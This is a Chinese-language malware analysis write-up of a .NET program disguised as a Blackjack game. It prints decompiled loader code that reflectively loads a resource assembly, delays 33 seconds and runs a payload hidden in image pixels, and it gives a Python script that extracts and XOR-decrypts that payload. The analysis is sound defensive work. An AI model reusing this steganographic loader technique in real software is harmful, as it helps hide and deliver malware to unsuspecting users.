使用DIE查看PE文件信息

确认是vb.net开发的,用ILSpy和DnSpy分析
使用ILSpy进行分析

代码分析
程序入口和主窗口
分析代码
internal static class Program {
    [STAThread]
    private static void Main() {
        Application.EnableVisualStyles();
        Application.SetCompatibleTextRenderingDefault(defaultValue: false);
        Application.Run(new Form1());
    }
}可以看到主窗口类为Form1,其构造函数是调用了InitializeComponent();
public Form1() {
    InitializeComponent();
}
这个函数大多是组件的初始化,但是有个不明所以的类,在最后一行
private void InitializeComponent() {
    pictureBox1 = new System.Windows.Forms.PictureBox();
    button1 = new System.Windows.Forms.Button();
    button2 = new System.Windows.Forms.Button();
    ((System.ComponentModel.ISupportInitialize) pictureBox1).BeginInit();
    SuspendLayout();
    pictureBox1.Dock = System.Windows.Forms.DockStyle.Fill;
    pictureBox1.Location = new System.Drawing.Point(0, 0);
    pictureBox1.Name = "pictureBox1";
    pictureBox1.Size = new System.Drawing.Size(495, 352);
    pictureBox1.SizeMode = System.Windows.Forms.PictureBoxSizeMode.StretchImage;
    pictureBox1.TabIndex = 0;
    pictureBox1.TabStop = false;
    button1.BackColor = System.Drawing.Color.WhiteSmoke;
    button1.Font = new System.Drawing.Font("Microsoft Sans Serif", 8.25 f, System.Drawing.FontStyle.Bold, System.Drawing.GraphicsUnit.Point, 162);
    button1.Location = new System.Drawing.Point(48, 214);
    button1.Name = "button1";
    button1.Size = new System.Drawing.Size(107, 35);
    button1.TabIndex = 1;
    button1.Text = "START";
    button1.UseVisualStyleBackColor = false;
    button1.Click += new System.EventHandler(button1_Click);
    button2.BackColor = System.Drawing.Color.WhiteSmoke;
    button2.Font = new System.Drawing.Font("Microsoft Sans Serif", 8.25 f, System.Drawing.FontStyle.Bold, System.Drawing.GraphicsUnit.Point, 162);
    button2.Location = new System.Drawing.Point(48, 272);
    button2.Name = "button2";
    button2.Size = new System.Drawing.Size(107, 35);
    button2.TabIndex = 2;
    button2.Text = "EXIT";
    button2.UseVisualStyleBackColor = false;
    button2.Click += new System.EventHandler(button2_Click);
    base.AutoScaleDimensions = new System.Drawing.SizeF(6 f, 13 f);
    base.AutoScaleMode = System.Windows.Forms.AutoScaleMode.Font;
    BackColor = System.Drawing.SystemColors.ActiveCaptionText;
    base.ClientSize = new System.Drawing.Size(495, 352);
    base.Controls.Add(button2);
    base.Controls.Add(button1);
    base.Controls.Add(pictureBox1);
    base.Name = "Form1";
    Text = "BLACK JACK";
    ((System.ComponentModel.ISupportInitialize) pictureBox1).EndInit();
    ResumeLayout(false);
    BlackJack.BCAS bCAS = new BlackJack.BCAS();
}
跟进,发现一大堆无意义的内容,最后有个函数
// BlackJack.BCAS
public BCAS() {
    int num = 251367197;
    if (num > 251367133) {
    // ......
    } else {
        flag18 = true;
    }
    AIJISAJIS();
}
跟进,发现其从PhotoDirector_2资源中加载了一些东西
public string AIJISAJIS() {
    byte[] array = a();
    object objectRef = Type.GetType("System.Reflection.Assembly").InvokeMember("Load", BindingFlags.InvokeMethod, null, null, new object[1] { array });
    object objectRef2 = Interaction.CallByName(objectRef, "GetType", CallType.Get, "PhotoDirector.PhotoEditor");
    object objectRef3 = Interaction.CallByName(objectRef2, "GetMethod", CallType.Get, "Stop");
    Interaction.CallByName(objectRef3, "Invoke", CallType.Method, null, new object[2] {
        J4.p,
        "BlackJack"
    });
    Environment.Exit(0);
    return "";
}

public static byte[] a() {
    return Resources.PhotoDirector_2;
}值得注意的是,调用Stop对应的方法需要两个参数J4.p和"BlackJack"
// BlackJack.J4
internal class J4 {
    public static string p = "cxpjNoVVdqvwNYmThlfPxwKQGrxcLPY";
}
dnSpy分析

可以发现资源文件中有一长串与J4一致,是个图片

我们把这两个文件保存,用DIE发现第二个是vb.net
再次ILSpy分析
发现Stop方法
public static void Stop(string I2I, string I1I) {
    Thread.Sleep(33000);
    byte[] rawAssembly = I5I(I3I(I4I(I2I, I1I)));
    Assembly o = AppDomain.CurrentDomain.Load(rawAssembly);
    object o2 = LateBinding.LateGet(o, null, "EntryPoint", null, null, null);
    object obj = LateBinding.LateGet(o2, null, "Invoke", new object[2] {
        0,
        null
    }, null, null);
}结合这几个函数分析,是先将嵌入在BlackJack.Properties.Resources.resources中的图片提取出来,再进行解密,我们要知道rawAssembly的结果才行
让kimi帮我生成代码:
from PIL import Image
import io

def i3i(image_path):
    image = Image.open(image_path)
    pixels = []
    for i in range(image.width):
        for j in range(image.height):
            pixel = image.getpixel((i, j))
            if pixel != (0, 0, 0, 0):  # Assuming RGBA
                pixels.append(bytes(pixel[:3]))  # Only RGB
    return b''.join(pixels)

def i5i(data):
    result = bytearray(data[16:])
    for i in range(len(result)):
        result[i] ^= data[i % 16]
    return bytes(result)

# 使用示例
image_path = 'cxpjNoVVdqvwNYmThlfPxwKQGrxcLPY.png'
raw_assembly = i5i(i3i(image_path))
print(raw_assembly)
with open("test", 'wb') as fp:
    fp.write(raw_assembly)
第三次ILSpy分析

这不像是人能读的,有点麻烦
我们用dnSpy动态分析
dnSpy动态分析

发现filecopy可疑函数,打断点研究一下

寄